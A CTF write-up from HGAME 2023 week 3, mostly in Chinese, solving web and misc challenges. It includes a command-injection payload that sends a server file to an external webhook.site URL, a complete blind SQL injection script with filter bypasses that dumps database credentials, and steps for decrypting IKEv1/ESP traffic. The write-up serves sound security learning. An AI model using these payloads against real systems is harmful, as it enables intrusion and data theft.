


WriteUp By JBNRZ 22270529 week3

Web

Ping to the host


发现后端安装了python



过滤了空格，用 tab 替换（nc shell弹不出来，怪了）



尝试用requests带出执行结果，先 pip3 install requests



在根目录发现flag：/flag_is_here_haha，过滤了flag+，字符拼接绕过

```
ip=python3 -c
"__import__('requests').get('https://webhook.site/cb3f84a6-2245-4654-8463-a861d2ca44af', data=open('/flag_is_here_haha').read())"
```

REQUESTS (2/500) Newest First		actions on each request	fails
Search Query		GET	https://webhook.site/cb3f84a6-2245-4654-8463-a861d2ca44af
GET #17c67 101.37.12.59 2023/01/23 21:39:10		Host	101.37.12.59 whois
		Date	2023/01/23 21:39:10 (几秒钟前)
		Size	48 bytes
		ID	17c670d4-1257-4a9c-be7a-884f4ee662cd
GET #da824 101.37.12.59 2023/01/23 21:36:59		Files	
		Query strings	
		(empty)	
		Raw Content	
		hgame{p1nG_t0_ComM4nD_ExecUt1on_dAngErRrRrRrR!}	

```
1 # hgame{p1nG_t0_ComM4nD_ExecUt1on_dAngErRrRrRrR!}
```

Login to Get the Gift

过滤空格 = like ! 用 in 代替，bool 盲注，过滤 substr 用right(left(,1)) 截取字符串

```
1 from requests import post
2 url = 'http://week-3.hgame.lwsec.cn:30163/login'
3 p = [9, 10, 11, 12, 13, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44
4     , 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62,
5     , 63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 74, 75, 76, 77, 78, 79, 80, 81
6     , 82, 83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95, 96, 97, 98, 99,
7     , 100, 101, 102, 103, 104, 105, 106, 107, 108, 109, 110, 111, 112, 113, 114,
8     , 115, 116, 117, 118, 119, 120, 121, 122, 123, 124, 125, 126]
9
10 for j in range(1, 8):
11     for i in p:
12         data = {
13             'username': f"0'/**/or/**/if(ord(right(left(database(),{j})),
14             1))>{i},1,0)#",
15             'password': '#'
16         }
17         response = post(url, data=data)
18         if 'Failed!' in response.text:
19             print(chr(i), end='')
20             break
21
22 # database: L0g1NMe
23
24 for j in range(1, 15):
25     for i in p:
26         data = {
27             'username': f"0'/**/or/**/if(ord(right(left((select/**/tab
28             le_name/**/from/**/information_schema.tables/**/where/**/table_schema/**/i
29             n/**/(database())),{j})),1))>{i},1,0)#",
30             'password': '#'
31         }
32         response = post(url, data=data)
```

```

23         if 'Failed!' in response.text:
24             print(chr(i), end='')
25             break
26 # table: UserInf0mAt1on
27 for x in range(3):
28     for j in range(1, 9):
29         for i in p:
30             data = {
31                 'username': f"0'/**/or/**/if(ord(right(left((select/**/col
column_name/**/from/**/information_schema.columns/**/where/**/table_schema/*
*/in/**/(database()))/**/limit/**/{x},1),{j}),1))>{i},1,0)#",
32                 'password': '#'
33             }
34             response = post(url, data=data)
35             if 'Failed!' in response.text:
36                 print(chr(i), end='')
37                 break
38         print()
39 # column: UsErN4me id PAssw0rD
40 for x in range(5):
41     for j in range(1, 30):
42         for i in p:
43             data = {
44                 'username': f"0'/**/or/**/if(ord(right(left((select/**/Use
rN4me/**/from/**/UserInf0mAt1on/**/limit/**/{x},1),{j}),1))>{i},1,0)#",
45                 'password': '#'
46             }
47             response = post(url, data=data)
48             if 'Failed!' in response.text:
49                 print(chr(i), end='')
50                 break
51         print()
52 # password: WeLc0meT0hgAmE2023hAPPySql testpassword
53 # username: hgAmE2023HAppYnEwyEAR testpasssword
54
55 # hgame{It_1s_1n7EresT1nG_T0_ExPL0Re_Var10us_Ways_To_Sql1njEction}

```

Misc

tunnel

导出 TFTP 文件，搜索 hgame 发现flag

```

Oh: 38 00 00 00 16 02 00 00 58 00 00 00 00 00 58 14 8.....X.....X.
Oh: 0E DD 7D F4 3C 17 47 54 00 00 00 00 00 00 49 00 .Y}o<.GT.....I.
Oh: 00 00 09 00 02 00 00 00 08 00 23 00 23 00 00 00 .....#.##...
Oh: 00 00 00 00 68 67 61 6D 65 7B 69 6B 65 76 31 5F ....hgame{ikev1
Oh: 6D 61 79 5F 6E 6F 74 5F 73 61 66 65 5F 61 77 39 may_not_safe_aw9
Oh: 38 37 72 74 67 68 7D 00 58 00 00 00 16 02 00 00 87rtgh}X.....
Oh: 48 00 00 00 00 00 83 19 0E DD 7D F4 3C 17 47 54 H.....f..Y}o<.GT
Oh: 00 00 00 00 00 00 38 00 00 00 AA 00 03 00 00 00 .....8....a.....
Oh: 08 00 08 00 08 00 0B 00 00 00 00 00 00 01 54 .....T
Oh: 00 00 00 00 00 00 10 76 4B 23 FF 7F 00 00 00 00 .....vK#y.....
Oh: 48 00 00 00 16 02 00 00 34 00 00 00 00 00 3D 24 H.....4.....=$
Oh: 0E DD 7D F4 3C 17 47 54 00 00 00 00 00 00 24 00 .Y}o<.GT.....$.
Oh: 00 00 AB 00 01 00 00 00 08 00 00 00 00 00 00 00 "

```

Tunnel revange

导出 TFTP 文件得到 charon.scap, 用csysdig打开, 发现存在 command

```

Source: charon.scap (245587 evts, 6.04s) Filter: evt.type!=switch
PID   CPU  USER  TH  VIRT  RES  FILE  NET  Command
1142   6.17 root    1   277M   21M    0  0.00 sysdig -C 100 -W 1 -c spy_logs -w 233.scap

```

单独筛选 spy_logs

```
1 sysdig -c spy_logs -r charon.scap > charon.txt
```

在流量包中还发现 ISAKMP 和 ESP 流量, 先解ISAKMP流量

在 charon.txt 中搜索关键词 encryption key

```

encryption key Ka => 16 bytes @ 0x7f86d8003a00
0: 99 EF 15 AC 69 6A 5C C9 44 2E 8A 8A 54 03 86 74 ....ij\..D...T..t

```

在 流量中找到对应的 cookie

Initiator SPI: 620270aca82ca7ad

设置协议首选项

Initiator's COOKIE	Encryption Key
620270aca82ca7ad	99ef15ac696a5cc9442e8a8a54038674
810bd8bc9e28ff5c	e29edb0a7ee3de534ccd7784f7d004b2

然后再解密ESP, 可以根据 ESP SPI 确定大致位置

```

... rsmain /var/log/auth.log Jan 24 01:06:05 debian charon: 10[KNL] got SPI cefea138
... rsmain /var/log/auth.log Jan 24 01:06:05 debian charon: 13[CHD] SPI 0xcefea138, src 192.168.138.128 dst 192.168.138.132
... rsmain /var/log/auth.log Jan 24 01:06:05 debian charon: 13[KNL] adding SAD entry with SPI cefea138 and reqid {1}
... rsmain /var/log/auth.log Jan 24 01:06:05 debian charon: 13[IKE] CHILD_SA test{1} established with SPIs cefea138 i 47745e89_o and TS 192.168.138.132/32[udp/3939] === 192.168.138.128/32[udp/3939]

```

分别找到对应的 key

```

encryption initiator key => 16 bytes @ 0x7f86d0002750
0: 86 1C 6A AC 7A C8 CC A9 FD 5A EC 0A 2C 14 0B 77 ..j.z....Z....w
encryption responder key => 16 bytes @ 0x7f86d0002e20
0: C2 A6 38 0A 10 4C 87 C1 99 93 14 0D A5 97 45 1F ..8..L.....E.
integrity initiator key => 20 bytes @ 0x7f86d0002d20
0: 20 31 7D CB 96 4A 34 CC 2F 95 52 BD 51 4A 93 EA 1}..J4./..R.QJ..
16: 17 F5 CE 68 ...h
integrity responder key => 20 bytes @ 0x7f86d0002e40
0: 37 D1 43 12 55 CC E7 A6 A5 3C 8E 1C 11 3C 3E C0 7.C.U....<...<.>.
16: 45 00 72 87 E.r.
adding inbound ESP SA
SPI 0xcefea138, src 192.168.138.128 dst 192.168.138.132
adding SAD entry with SPI cefea138 and reqid {1}

```

```
data (37 bytes)
Data: 6867616d657b696b6576315f6d34795f6e30745f356166335f336b6f6773723977356
[Length: 37]
0  0f 63 0f 63 00 2d 25 2c 68 67 61 6d 65 7b 69 6b  ·c·c·-%, hgame{ik
0  65 76 31 5f 6d 34 79 5f 6e 30 74 5f 35 61 66 33  ev1_m4y_ n0t_5af3
0  5f 33 6b 6f 67 73 72 39 77 35 6b 7d 0a 01 01 11  _3kogsr9 w5k}·...
```

脑子抽风了，一直纠结key的长度，一直在试 32 bytes 和 40 bytes 的值死活不对0rz
hgame{ikev1_m4y_n0t_5af3_3kogsr9w5k}